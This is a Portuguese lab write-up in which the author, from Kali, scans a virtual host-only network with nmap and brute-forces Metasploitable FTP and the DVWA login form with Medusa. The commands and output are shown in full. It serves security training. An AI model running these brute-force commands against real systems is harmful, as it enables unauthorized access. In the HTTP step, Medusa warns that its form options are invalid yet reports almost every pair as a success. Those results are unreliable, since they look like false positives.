
# Varredura de rede


## Varredura de rede

Para iniciar, realizei o procedimento de identificação dos dispositivos conectados à rede da VM com o Nmap, verificando o meu IP conectado na rede através do comando “ifconfig”




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::9e6e:4726:4bad:4cc0  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:d1:f8:5d  txqueuelen 1000  (Ethernet)
        RX packets 2383  bytes 213016 (208.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7178  bytes 522701 (510.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 900 (900.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 900 (900.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Após essa análise, iniciei a varredura dos hosts e se haviam portas abertas para iniciar o ataque de força bruta.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -v -T5 -sS --open 192.168.56.0/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 08:50 EST
Initiating ARP Ping Scan at 08:50
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 08:50, 1.68s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 3 hosts. at 08:50
Completed Parallel DNS resolution of 3 hosts. at 08:50, 13.05s elapsed
Initiating Parallel DNS resolution of 1 host. at 08:50
Completed Parallel DNS resolution of 1 host. at 08:50, 13.09s elapsed
Initiating SYN Stealth Scan at 08:50
Scanning 3 hosts [1000 ports/host]
Discovered open port 445/tcp on 192.168.56.102
Discovered open port 111/tcp on 192.168.56.102
Discovered open port 3306/tcp on 192.168.56.102
Discovered open port 5900/tcp on 192.168.56.102
Discovered open port 139/tcp on 192.168.56.102
Discovered open port 21/tcp on 192.168.56.102
Discovered open port 22/tcp on 192.168.56.102
Discovered open port 53/tcp on 192.168.56.102
Discovered open port 23/tcp on 192.168.56.102
Discovered open port 80/tcp on 192.168.56.102
Discovered open port 25/tcp on 192.168.56.102
Discovered open port 6667/tcp on 192.168.56.102
Discovered open port 1099/tcp on 192.168.56.102
Discovered open port 513/tcp on 192.168.56.102
Discovered open port 8009/tcp on 192.168.56.102
Discovered open port 514/tcp on 192.168.56.102
Discovered open port 5432/tcp on 192.168.56.102
Discovered open port 2049/tcp on 192.168.56.102
Discovered open port 6000/tcp on 192.168.56.102
Discovered open port 1524/tcp on 192.168.56.102
Discovered open port 2121/tcp on 192.168.56.102
Discovered open port 8180/tcp on 192.168.56.102
Discovered open port 512/tcp on 192.168.56.102
Completed SYN Stealth Scan against 192.168.56.100 in 0.40s (2 hosts left)
Completed SYN Stealth Scan against 192.168.56.102 in 0.40s (1 host left)
Discovered open port 7070/tcp on 192.168.56.1
Discovered open port 5357/tcp on 192.168.56.1
Discovered open port 2869/tcp on 192.168.56.1
Completed SYN Stealth Scan at 08:50, 3.56s elapsed (3000 total ports)
Nmap scan report for 192.168.56.1
Host is up (0.00059s latency).
Not shown: 997 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
2869/tcp open  icslap
5357/tcp open  wsdapi
7070/tcp open  realserver
MAC Address: 0A:00:27:00:00:0E (Unknown)
```

Em seguida, busquei coletar mais informações sobre o sistema operacional do alvo em questão, a fim de facilitar o ataque.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 08:56 EST
Nmap scan report for 192.168.56.102
Host is up (0.00047s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:40:75:A8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.34 seconds
```

# Ataque Brute Force FTP


## Ataque de força bruta através de FTP

Após a identificação do alvo, dei início ao processo de conexão dos dispositivos, inicialmente utilizando o comando “ping (IP do alvo)”.




```
┌──(kali㉿kali)-[~]
└─$ ping -c 3 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.635 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.380 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.422 ms

── 192.168.56.102 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2072ms
rtt min/avg/max/mdev = 0.380/0.479/0.635/0.111 ms
```

Com uma resposta positiva, busquei realizar uma conexão FTP com o alvo, através do comando “ftp (IP do alvo)” que se mostrou ativa.




```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.4)
Name (192.168.56.102:kali): █
```

Então, dei início ao processo de criação das wordlists contendo usuários e senhas comuns em arquivos com a extensão .txt, utilizando dois comandos, sendo eles: "echo -e "user\nmsfadmin\nadmin\nroot" > users.txt" para criar a lista de possíveis usuários e "echo -e "123456\npassword\nqwerty\nmsfadmin" > pass.txt" para possíveis senhas.




```
┌──(kali㉿kali)-[~]
└─$ echo -e "user\nmsfadmin\nadmin\nroot" > users.txt

┌──(kali㉿kali)-[~]
└─$ echo -e "123456\npassword\nqwerty\nmsfadmin" > pass.txt
```

Logo em seguida, utilizei da ferramenta Medusa para identificar os possíveis usuários e senhas que poderiam ser utilizadas, por meio do comando "medusa -h (IP) -U users.txt -P pass.txt -M ftp -t 6"



```
┌──(kali㉿kali)-[~]
└─$ medusa -h 192.168.56.102 -U users.txt -P pass.txt -M ftp -t 6
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-11-29 09:14:08 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 4, 1 complete) Password: 123456 (1 of 4 complete)
2025-11-29 09:14:08 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 4, 1 complete) Password: password (2 of 4 complete)
2025-11-29 09:14:08 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 4, 1 complete) Password: msfadmin (3 of 4 complete)
2025-11-29 09:14:08 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 4, 2 complete) Password: qwerty (4 of 4 complete)
2025-11-29 09:14:08 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: msfadmin (2 of 4, 2 complete) Password: 123456 (1 of 4 complete)
2025-11-29 09:14:08 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: msfadmin (2 of 4, 2 complete) Password: password (2 of 4 complete)
2025-11-29 09:14:08 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: msfadmin (2 of 4, 2 complete) Password: msfadmin (3 of 4 complete)
2025-11-29 09:14:08 ACCOUNT FOUND: [ftp] Host: 192.168.56.102 User: msfadmin Password: msfadmin [SUCCESS]
2025-11-29 09:14:11 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: msfadmin (2 of 4, 4 complete) Password: qwerty (4 of 4 complete)
2025-11-29 09:14:11 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: admin (3 of 4, 4 complete) Password: 123456 (1 of 4 complete)
2025-11-29 09:14:11 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: admin (3 of 4, 4 complete) Password: qwerty (2 of 4 complete)
2025-11-29 09:14:11 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: root (4 of 4, 4 complete) Password: 123456 (1 of 4 complete)
2025-11-29 09:14:11 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: admin (3 of 4, 5 complete) Password: password (3 of 4 complete)
2025-11-29 09:14:11 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: admin (3 of 4, 5 complete) Password: msfadmin (4 of 4 complete)
2025-11-29 09:14:13 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: root (4 of 4, 5 complete) Password: password (2 of 4 complete)
2025-11-29 09:14:13 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: root (4 of 4, 5 complete) Password: qwerty (3 of 4 complete)
2025-11-29 09:14:13 ACCOUNT CHECK: [ftp] Host: 192.168.56.102 (1 of 1, 0 complete) User: root (4 of 4, 5 complete) Password: msfadmin (4 of 4 complete)
```

Após a identificação, realizei a conexão através do protocolo FTP e aqui o ataque havia sido bem sucedido.




```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.4)
Name (192.168.56.102:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

# Ataque Brute Force c/ sistema web

### Ataque de força bruta em um formulário de login em sistemas web

Utilizei formulários disponíveis na web como o “(IP do alvo)/dvwa/login.php”, para realizar o ataque de força bruta.

Inicialmente, verifiquei as informações que eram passadas na requisição de login do formulário.



Login failed


| Status | Method | Domain | File | Initiator | Type | Transferred | Size |
|---|---|---|---|---|---|---|---|
| 302 | POST | 192.168.56.102 | login.php | document | html | 1.72 kB | 1.33 kB |
| 200 | GET | 192.168.56.102 | login.php | document | html | 1.68 kB | 1.33 kB |
| 200 | GET | 192.168.56.102 | login.css | stylesheet | css | cached | 608 B |
| 200 | GET | 192.168.56.102 | login_logo.png | img | png | cached | 16.50 kB |
| 404 | GET | 192.168.56.102 | favicon.ico | FaviconLoader.sys.mjs:175 (img) | html | cached | 294 B |

5 requests | 20.05 kB / 3.40 kB transferred | Finish: 2.20 s | DOMContentLoaded: 982 ms | load: 1.02 s

Form data


```
username: "teste"
password: "teste"
Login: "Login"
```

Após isso, utilizei o Medusa para verificar os possíveis usuários e senhas que poderiam ser utilizados para o ataque, com as wordlists criadas durante o ataque de força bruta por meio do protocolo FTP, com o comando "medusa -h (IP) -U users.txt -P pass.txt -M http -m PAGE:'/dvwa/login.php' -m FORM:'username=^USER^&password=^PASS^&Login=Login' -m 'FAIL=Login failed' -t 6".



```
┌──(kali㉿kali)-[~]
└─$ medusa -h 192.168.56.102 -U users.txt -P pass.txt -M http -m PAGE:'/dvwa/login.php' -m FORM:'username=^USER^&password=^PASS^&Login=Login' -m 'FAIL=Login failed' -t 6
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

WARNING: Invalid method: PAGE.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
Invalid method: PAGE.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: FAIL=Login failed.
2025-11-29 09:36:23 ACCOUNT CHECK: [http] Host: 192.168.56.102 (1 of 1, 0 complete) User: msfadmin (2 of 4, 1 complete) Password: password (1 of 4 complete)
2025-11-29 09:36:23 ACCOUNT FOUND: [http] Host: 192.168.56.102 User: msfadmin Password: password [SUCCESS]
2025-11-29 09:36:23 ACCOUNT CHECK: [http] Host: 192.168.56.102 (1 of 1, 0 complete) User: admin (3 of 4, 2 complete) Password: 123456 (1 of 4 complete)
2025-11-29 09:36:23 ACCOUNT FOUND: [http] Host: 192.168.56.102 User: admin Password: 123456 [SUCCESS]
2025-11-29 09:36:23 ACCOUNT CHECK: [http] Host: 192.168.56.102 (1 of 1, 0 complete) User: root (4 of 4, 3 complete) Password: 123456 (1 of 4 complete)
2025-11-29 09:36:23 ACCOUNT FOUND: [http] Host: 192.168.56.102 User: root Password: 123456 [SUCCESS]
2025-11-29 09:36:23 ACCOUNT CHECK: [http] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 4, 4 complete) Password: msfadmin (1 of 4 complete)
2025-11-29 09:36:23 ACCOUNT FOUND: [http] Host: 192.168.56.102 User: user Password: msfadmin [SUCCESS]
2025-11-29 09:36:23 ACCOUNT CHECK: [http] Host: 192.168.56.102 (1 of 1, 0 complete) User: msfadmin (2 of 4, 5 complete) Password: 123456 (2 of 4 complete)
2025-11-29 09:36:23 ACCOUNT FOUND: [http] Host: 192.168.56.102 User: msfadmin Password: 123456 [SUCCESS]
2025-11-29 09:36:24 ACCOUNT CHECK: [http] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 4, 6 complete) Password: 123456 (2 of 4 complete)
2025-11-29 09:36:24 ACCOUNT FOUND: [http] Host: 192.168.56.102 User: user Password: 123456 [SUCCESS]
2025-11-29 09:36:24 ACCOUNT CHECK: [http] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 4, 7 complete) Password: password (3 of 4 complete)
2025-11-29 09:36:24 ACCOUNT FOUND: [http] Host: 192.168.56.102 User: user Password: password [SUCCESS]
2025-11-29 09:36:24 ACCOUNT CHECK: [http] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 4, 8 complete) Password: qwerty (4 of 4 complete)
2025-11-29 09:36:24 ACCOUNT FOUND: [http] Host: 192.168.56.102 User: user Password: qwerty [SUCCESS]
```

Assim que os usuários e senhas foram identificados, realizei o acesso ao sistema web, concluindo o ataque.



## Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

### WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

### Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

### General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

**Username:** admin
**Security Level:** high
**PHPIDS:** disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

# Ataque Brute Force em SMB e Password Spraying

## Ataque de força bruta em SMB + Password Spraying

